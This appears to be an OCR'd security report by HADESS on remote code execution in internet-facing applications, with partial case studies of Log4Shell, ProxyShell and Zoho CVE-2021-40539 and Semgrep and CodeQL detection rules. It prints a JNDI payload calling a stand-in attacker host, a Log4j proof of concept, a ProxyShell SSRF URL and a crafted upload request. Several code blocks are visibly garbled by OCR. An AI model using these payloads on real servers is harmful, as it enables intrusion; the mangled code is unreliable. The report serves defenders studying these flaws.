
Attacked From
Behind Application
HADESS

Forward


Adversaries may attempt to take advantage of a weakness in an Internet-facing computer or program using software, data, or commands in order to cause unintended or unanticipated behavior. The weakness in the system can be a bug, a glitch, or a design vulnerability. These applications are often websites, but can include databases (like SQL), standard services (like SMB or SSH), network device administration and management protocols (like SNMP and Smart Install), and any other applications with Internet accessible open sockets, such as web servers and related services.

Some of the most significant and most dangerous vulnerabilities and the attacks they have enabled have involved using RCE for Exploit Public-Facing Application.

This report was made by the Hadess About RCE Vulnerability in Application and data comes from various sources such as: csdn, Github , Bug Bounty Bootcamp, Real World Bug Hunting and etc.

Table of Contents


What is RCE



A remote code execution (RCE) vulnerability occurs when an application uses user-controlled input without sanitizing it. RCE is typically exploited in one of two ways. The first is by executing shell commands. The second is by executing functions in the programming language that the vulnerable application uses or relies on.
The impact of an RCE vulnerability can range from malware execution to an attacker gaining full control over a compromised machine.

History of RCE

Last year RCE Vulnerability in fire...



ProxyLogon - CVE-2021-26855-8

These vulnerabilities, known as ProxyLogon, affect Microsoft Exchange email servers. Successful exploitation of these vulnerabilities in combination (i.e., “vulnerability chaining”) allows an unauthenticated cyber actor to execute arbitrary code on vulnerable Exchange Servers, which, in turn, enables the actor to gain persistent access to files and mailboxes on the servers, as well as to credentials stored on the servers. Successful exploitation may additionally enable the cyber actor to compromise trust and identity in a vulnerable network.

ProxyShell - CVE-2021-34473-34523-31207

ProxyShell is a set of three security flaws (CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207) which, when used together, could enable a threat actor to perform unauthenticated, remote code execution (RCE) on unpatched Microsoft Exchange servers.

Log4j - CVE-2021-4104

JMSAppender in Log4j 1.2 is vulnerable to deserialization of untrusted data when the attacker has write access to the Log4j configuration. The attacker can provide TopicBindingName and TopicConnectionFactoryBindingName configurations causing JMSAppender to perform JNDI requests that result in remote code execution in a similar fashion to CVE-2021-44228.

CVE-2021-21972

The vSphere Client (HTML5) contains a remote code execution vulnerability in a vCenter Server plugin. VMware has evaluated the severity of this issue to be in the Critical severity range with a maximum CVSSv3 base score of 9.8.

CVE-2021-2109

Vulnerability in the Oracle WebLogic Server product of Oracle Fusion Middleware (component: Console) that could be RCE via JNDI

CVE-2021-40539

Zoho ManageEngine ADSelfService Plus version 6113 and prior is vulnerable to REST API authentication bypass with resultant remote code execution.

CVE-2021-26084

An OGNL injection vulnerability exists that allows an unauthenticated attacker to execute arbitrary code on a Confluence Server or Data Center instance.

Case Study

Log4Shell(Partially)

Vulnerability Overview

Apache Log4j2 is a Java-based logging tool that rewrites the Log4j framework and introduces a large number of rich features. The logging framework is widely used in business system development to record logs In most cases, developers may write error information caused by user input into the log. Since some functions of Apache Log4j2 have recursive parsing functions, attackers can directly construct malicious requests and trigger remote code execution. line loopholes. This vulnerability does not require special configuration. The Alibaba Cloud security team has verified that Apache Struts2, Apache Solr, Apache Druid, Apache Flink, etc. are all affected. The trigger condition of this vulnerability is that as long as the data input by external users will be logged record, which can cause remote code execution.

Technical Review

Apache Log4j 2 is an excellent Java logging framework. This tool rewrites the Log4j framework and introduces a number of rich features. The log framework is widely used in business system development to record log information.

Due to the recursive parsing function of some functions of Apache Log4j 2, attackers can directly construct malicious requests to trigger remote code execution vulnerabilities.

The official statement of the vulnerability principle is: There is a JNDI injection vulnerability in Apache Log4j2. When the program logs the data entered by the user, this vulnerability can be

triggered. Successfully exploiting this vulnerability can execute arbitrary code on the target server.

To put it simply: when printing the log, if your log content contains the keyword ${, the attacker can use the content of the keyword as a variable to replace any attack command and execute it.

Through the JNDI injection vulnerability, hackers can maliciously construct special data request packets to trigger this vulnerability, and then successfully exploit this vulnerability to execute arbitrary code on the target server.

Attack steps

- The attacker sends an attack request to the vulnerable server.
- The server logs the malicious payload based on JNDI and LDAP contained in the attack request through Log4j2 , which is an address controlled by the attacker.${jndi:ldap://attacker.com/a}attacker.com
- The recorded malicious payload is triggered and the server makes a request via JNDI .attacker.com
- attacker.comIt is possible to add some malicious executable scripts to the response and inject them into the server process, such as executable bytecodes http://second-stage.attacker.com/Exploit.class.
- Attacker executes malicious script.

Vulnerability to reproduce

Pom.xml:

```
<dependency>
<groupId>org.apache.logging.log4j</groupId>
<artifactId>log4j-core</artifactId>
<version>2.14.1</version>
</dependency>
<dependency>
<groupId>org.apache.logging.log4j</groupId>
<artifactId>log4j-api</artifactId>
<version>2.14.1</version>
</dependency>
```

Main.java:

```
package org. log4js;
import org.apache. logging. log4j. LogManager;
import org. apache. logging. log4j. Logger;
public class Log4jAttack {
private static final Logger logger = LogManager-getLogger(Log4jAttack. class);
public static void main(String[] args) {
logger.error("${jndi:ldap://127.0.0.1:1389/Basic/Command/Base64/Y21kLmV4ZSAvYyBjYwxjLmV4Z0==}");
```

“Y21kLmV4ZSAvYyBjYwxjLmV4Z0==” == cmd.exe /c calc.exe

Finding in Source Code:

Semgrep:

```
id: log4j2_tainted_argument
patterns:
  - pattern-either:
      - pattern: (Logger $LOGGER).$METHOD($ARG);
      - pattern: (Logger $LOGGER).$METHOD($ARG,...);
  - pattern-inside: |
      import org.apache.log4j.$PKG;
      ...
  - pattern-not: (Logger $LOGGER).$METHOD("...");
message: log4j $LOGGER.$METHOD tainted argument
languages:
  - java
severity: WARNING
```

CodeQl:

```
/**
 * @name Log4j Injection
 * @description Detects log4j calls with user-controlled data.
 * @kind path-problem
 * @problem.severity error
 * @precision high
 * @id java/log-injection
 * @tags security
 *       external/cwe/cwe-117
 */

import java
import DataFlow::PathGraph
import semmle.code.java.dataflow.FlowSources

class Log4jCall extends MethodAccess {
  Log4jCall() {
    exists(RefType t, Method m |
      t.hasQualifiedName("org.apache.log4j", ["Category", "Logger", "LogBuilder"]) // Log4j v1
      or
      t.hasQualifiedName("org.apache.logging.log4j", ["Logger", "LogBuilder", "LoggerManager"]) // Log4j v2 or
      or
      t.hasQualifiedName("org.apache.logging.log4j.core", ["Logger", "LogBuilder", "LoggerManager"]) // Log4j v2
      or
      t.hasQualifiedName("org.apache.logging.log4j.status", "StatusLogger") // Log4j Status logger
      or
      t.hasQualifiedName("org.slf4j", ["Logger", "LoggingEventBuilder"]) and // SLF4J Logger is used when Log4j core
is on classpath
      log4JJarCoreJarFilePresent()
    |
      (
        m.getDeclaringType().getASourceSupertype*() = t or
        m.getDeclaringType().extendsOrImplements*(t)
      ) and
      m.getReturnType() instanceof VoidType and
      this = m.getAReference()
    )
  }

  Argument getALogArgument() { result = this.getArgument(_) }
}

/**
 * A taint-tracking configuration for tracking untrusted user input used in log entries.
 */
private class Log4JInjectionConfiguration extends TaintTracking::Configuration {
  Log4JInjectionConfiguration() { this = "Log4j Injection" }

  override predicate isSource(DataFlow::Node source) { source instanceof RemoteFlowSource }

  override predicate isSink(DataFlow::Node sink) {
    sink.asExpr() = any(Log4jCall c).getALogArgument()
  }

  override predicate isSanitizer(DataFlow::Node node) {
    node.getType() instanceof BoxedType or node.getType() instanceof PrimitiveType
  }
}

predicate log4JJCoreJarFile(JarFile file) { file.getBaseName().matches("%log4j-core%") }

predicate log4JJarCoreJarFilePresent() { log4JJCoreJarFile(_) }

from Log4JInjectionConfiguration cfg, DataFlow::PathNode source, DataFlow::PathNode sink
where cfg.hasFlowPath(source, sink)
select sink.getNode(), source, sink, "$@ flows to log4j call.", source.getNode(),
  "User-provided value"
```

Proxyshell(Partially)

Vulnerability Overview

Using ProxyShell, an unauthenticated attacker can execute arbitrary commands on Microsoft Exchange Server through the exposed port 443.

Technical Review

The vulnerable version of the exchange's autodiscover service can be called without authentication and can implement a Microsoft.Exchange.HttpProxy.ProxyRequestHandlerclass. This class can transmit the url that the service needs to access to the backend BackEnd service for the backend to access on its own behalf, and then return the return value to the service. Here is autodiscover.

Under normal circumstances, the target to be accessed is automatically generated by the system service, and it cannot be changed even if we have high authority. If we can change the url transmitted by the service to the backend BackEnd, we can achieve arbitrary url access with high authority.

Attack steps

- The system will determine whether the url of the path part entered by the user ends with autodiscover.json, and if so, assign email (a user's controllable parameter) to explicitLogonAddress.
- If the uriend of the user input is not autodiscover.json, delete the same part as the value of email from the beginning of the url input by the user.Then pass this part as the backend to be passed url。
- Therefore, we can construct a similar https://192.168.0.103/autodiscover/autodiscover.json?@foo.com/mapi/nspi/?&Email=autodiscover/autodiscover.json%3f@foo.compoc for verification, and the final url passed to the backend is: https://192.168.0.103:444/mapi/nspi/

Vulnerability to reproduce

Our research found that in some handlers such as EwsAutodiscoverProxyRequestHandler, the email address can be specified through the query string. Since Exchange does full inspection of email addresses, we can access arbitrary backend URLs by scrubbing parts of the URL through the query string during URL normalization.

HttpProxy/EwsAutodiscoverProxyRequestHandler.cs

```
protected override AnchorMailbox ResolveAnchorMailbox() {

   if (this.skipTargetBackEndCalculation) {
       base.Logger.Set(3, "OrgRelationship-Anonymous");
       return new AnonymousAnchorMailbox(this);
   }
   if (base.UseRoutingHintForAnchorMailbox) {
       string text;
       if (RequestPathParser.IsAutodiscoverV2PreviewRequest(base.ClientRequest.Url.AbsolutePath)) {
           text = base.ClientRequest.Params["Email"];
       } else if (RequestPathParser.IsAutodiscoverV2Version1Request(base.ClientRequest.Url.AbsolutePath)) {
           int num = base.ClientRequest.Url.AbsolutePath.LastIndexOf('/');
           text = base.ClientRequest.Url.AbsolutePath.Substring(num + 1);
       } else {
           text = this.TryGetExplicitLogonNode(0);
       }

       string text2;
       if (ExplicitLogonParser.TryGetNormalizedExplicitLogonAddress(text, ref text2) &&
SmtpAddress.IsValidSmtpAddress(text2))
       {
           this.isExplicitLogonRequest = true;
           this.explicitLogonAddress = text;

           //...
       }
   }
   return base.ResolveAnchorMailbox();
}
protected override UriBuilder GetClientUrlForProxy() {
   string absoluteUri = base.ClientRequest.Url.AbsoluteUri;
   string uri = absoluteUri;
   if (this.isExplicitLogonRequest &&
!RequestPathParser.IsAutodiscoverV2Request(base.ClientRequest.Url.AbsoluteUri))
   {
       uri = UrlHelper.RemoveExplicitLogonFromUrlAbsoluteUri(absoluteUri, this.explicitLogonAddress);
   }
   return new UriBuilder(uri);
}
```


From the code snippet above, if the URL passes a check on IsAutodiscoverV2PreviewRequest, the Explicit Logon address can be specified via the Email parameter of the query string. Since the method simply verifies the suffix of the URL, it is easy to specify the address.

```
public static bool IsAutodiscoverV2PreviewRequest(string path) {
ArgumentValidator.ThrowIfNull("path", path);
return path.EndsWith("/autodiscover.json", StringComparison.OrdinalIgnoreCase);
}
public static bool IsAutodiscoverV2Request(string path) {
   ArgumentValidator.ThrowIfNull("path", path);
   return RequestPathParser.IsAutodiscoverV2Version1Request(path) ||
RequestPathParser.IsAutodiscoverV2PreviewRequest(path);
}
```

The Explicit Logon address is then passed as a parameter to the method RemoveExplicitLogonFromUrlAbsoluteUri, which simply uses the Substring to erase the pattern we specified.


```
public static string RemoveExplicitLogonFromUrlAbsoluteUri(string absoluteUri, string explicitLogonAddress) {
   ArgumentValidator.ThrowIfNull("absoluteUri", absoluteUri);
   ArgumentValidator.ThrowIfNull("explicitLogonAddress", explicitLogonAddress);
   string text = "/" + explicitLogonAddress;
   int num = absoluteUri.IndexOf(text);
   if (num != -1) {
       return absoluteUri.Substring(0, num) + absoluteUri.Substring(num + text.Length);
   }
   return absoluteUri;
}
```

We can design the following URLs to abuse the canonicalization process of Explicit Logon URLs:
https://exchange/autodiscover/autodiscover.json?@foo.com/?&
Email=autodiscover/autodiscover.json%3f@foo.com



This problematic URL normalization process allows us to access arbitrary backend URLs when running as the Exchange Server machine account. Although the bug is not as powerful as SSRF in ProxyLogon, and we can only manipulate the path portion of the URL, it is still powerful enough to allow us to perform more attacks with arbitrary backend access.

By https://192.168.0.103/autodiscover/autodiscover.json?@foo.com/mapi/nspi/?&Email=autodiscover/autodiscover.json%3f@foo.comaccessing, you can directly access the page, and it is with system



Finding in Source Code:

Semgrep:

```
rules:
  - id: insecure-binaryformatter-deserialization
    severity: WARNING
    languages:
      - C#
    metadata:
      cwe: "CWE-502: Deserialization of Untrusted Data"
      owasp: "A8: Insecure Deserialization"
      references:
        - https://docs.microsoft.com/en-us/dotnet/standard/serialization/binaryformatter-security-guide
    message: >
      The BinaryFormatter type is dangerous and is not recommended for data
      processing. Applications should stop using BinaryFormatter as soon as
      possible, even if they believe the data they're processing to be
      trustworthy. BinaryFormatter is insecure and can't be made secure
    patterns:
      - pattern-inside: |
          using System.Runtime.Serialization.Formatters.Binary;
          ...
      - pattern: |
          new BinaryFormatter();
```

CodeQl:

```
/**
 * @name Deserialization of untrusted data
 * @description Calling an unsafe deserializer with data controlled by an attacker
 *              can lead to denial of service and other security problems.
 * @kind path-problem
 * @id cs/unsafe-deserialization-untrusted-input
 * @problem.severity error
 * @security-severity 9.8
 * @precision high
 * @tags security
 *       external/cwe/cwe-502
 */

import csharp
import semmle.code.csharp.security.dataflow.UnsafeDeserializationQuery
import DataFlow::PathGraph

from DataFlow::PathNode userInput, DataFlow::PathNode deserializeCallArg
where
  exists(TaintToObjectMethodTrackingConfig taintTracking |
    // all flows from user input to deserialization with weak and strong type serializers
    taintTracking.hasFlowPath(userInput, deserializeCallArg)
  ) and
  // intersect with strong types, but user controlled or weak types deserialization usages
  (
    exists(
      DataFlow::Node weakTypeCreation, DataFlow::Node weakTypeUsage,
      WeakTypeCreationToUsageTrackingConfig weakTypeDeserializerTracking, MethodCall mc
    |
      weakTypeDeserializerTracking.hasFlow(weakTypeCreation, weakTypeUsage) and
      mc.getQualifier() = weakTypeUsage.asExpr() and
      mc.getAnArgument() = deserializeCallArg.getNode().asExpr()
    )
    or
    exists(
      TaintToObjectTypeTrackingConfig userControlledTypeTracking, DataFlow::Node taintedTypeUsage,
      DataFlow::Node userInput2, MethodCall mc
    |
      userControlledTypeTracking.hasFlow(userInput2, taintedTypeUsage) and
      mc.getQualifier() = taintedTypeUsage.asExpr() and
      mc.getAnArgument() = deserializeCallArg.getNode().asExpr()
    )
  )
  or
  // no type check needed - straightforward taint -> sink
  exists(TaintToConstructorOrStaticMethodTrackingConfig taintTracking2 |
    taintTracking2.hasFlowPath(userInput, deserializeCallArg)
  )
  or
  // JsonConvert static method call, but with additional unsafe typename tracking
  exists(
    JsonConvertTrackingConfig taintTrackingJsonConvert, TypeNameTrackingConfig typenameTracking,
    DataFlow::Node settingsCallArg
  |
    taintTrackingJsonConvert.hasFlowPath(userInput, deserializeCallArg) and
    typenameTracking.hasFlow(_, settingsCallArg) and
    deserializeCallArg.getNode().asExpr().getParent() = settingsCallArg.asExpr().getParent()
  )
select deserializeCallArg, userInput, deserializeCallArg, "$@ flows to unsafe deserializer.",
  userInput, "User-provided data"
```


2021-40539(Partially)

Vulnerability Overview

Zoho issued a security bulletin stating that the 0-day is an authentication bypass vulnerability that can be exploited via the ADselfService Plus REST API URL, allowing attackers to execute malicious code on the underlying Zoho server.

Technical Review

In September 2021, Zoho's official website released the CVE-2021-40539 vulnerability patch: CVE-2021-40539 . From the description, CVE-2021-40539 is an authentication bypass vulnerability. The affected version includes `ADSelfService Plus builds up to 6113` , and the vulnerability is fixed in the `ADSelfService Plus build 6114` version. The vulnerability is located in the Restful API interface. An attacker can construct a special URL request to bypass the authentication and realize RCE. The official diagram of the vulnerability utilization is given:



Attack steps

- Restful API authentication bypass
  - The URL information is extracted through `request.getRequestURI`. Here, the regular expression `/RestAPI/.*` is used to determine whether it is a Restful API access, because Zoho ManageEngine ADSelfService Plus uses a Tomcat container, the following two requests are equivalent:
  - /RestAPI/LicenseMgr
  - /./RestAPI/LicenseMgr
- Arbitrary file upload
  - The parameter `paramName` comes from the `CERTIFICATE_PATH` parameter submitted by the request, which actually saves the uploaded file (from the parameter `CERTIFICATE_PATH`).
  - Construct a POST request for file upload, set parameters according to the previous analysis, and send the final request

Vulnerability to reproduce

Call the `isRestAPIRequest` function to determine whether it is a Restful API access. If it is `true`, it will call `RestAPIFilter.doAction` for authentication information verification and other processing. See the definition of the `isRestAPIRequest` function:

```
public static boolean 1sRestAPIRequest (HttpServletRequest request, JSON0bject filterParams)
String restApiUrlPattern
/RestAPI/.**
try
restApiUrlPattern= filterParams. optString( key: "API URL PATTERN*, restApiUrlPattern)
catch (Exception var5)
out. log (Level. INFO,
"Unable to get API URL PATTERN."
var5)
String reqURI = request. getRequestURI();
String contextPath = request. getContextPath) != null ? request. getContextPath()
regURI
=
reqURI. replace (contextPath, charSequence1: **);
reqURI. replace ( charSequence: *//*, charSequence1: */") ;
reqURI =
return Pattern. matches (restApiUr Pattern, reqURI)
```

The parameter `paramName` comes from the `CERTIFICATE_PATH` parameter submitted by the request, which actually saves the uploaded file (from the parameter `CERTIFICATE_PATH`).

Vulnerability to reproduce

Call the `isRestAPIRequest` function to determine whether it is a Restful API access. If it is `true`, it will call `RestAPIFilter.doAction` for authentication information verification and other processing. See the definition of the `isRestAPIRequest` function:

```
public static JSONObject getFileFromRequest (HttpServletRequest httpServletRequest, ActionForm actionform, String
paramName,
JS0NObject json = new JSONObject () ;
File file
null:
String fileName = null;
Long fileSize
null;
FormFile formFile
null:
try
if (actionform != null) {
DynaActionForm form = (DynaActionForm) actionform;
formFile = (FormFile) form. get (paramName)
if (formFile != null && formFile. getFil eName ()
!= null && !formFile. getFileName (). equals ("')) {
fileName -formFile. getFileName ()
File0utputStream fout
null:
try
InputStream fileInput
formFile.getInputStream()
byte[] fileByte = new byte[fileInput. available)];
fileInput. read (fileByte);
file
new File (fileName):
fout
new File0utputStream (file):
fout. write (fileByte) :
catch (Exception var19)
throw var19:
```

Construct a POST request for file upload, set parameters according to the previous analysis, and the final request is as follows:

Request

Pretty Raw Hex \n

```
1 POST /./RestAPI/LogonCustomization HTTP/1.1
2 Host: 192.168.5.221:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0)
  Gecko/20100101 Firefox/49.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data;
  boundary=---------------------------aaaaa
9 Connection: close
10 Content-Length: 592
11
12 ---------------------------aaaaa
13 Content-Disposition: form-data; name="methodToCall"
14
15 unspecified
16 ---------------------------aaaaa
17 Content-Disposition: form-data; name="Save"
18
19 test
20 ---------------------------aaaaa
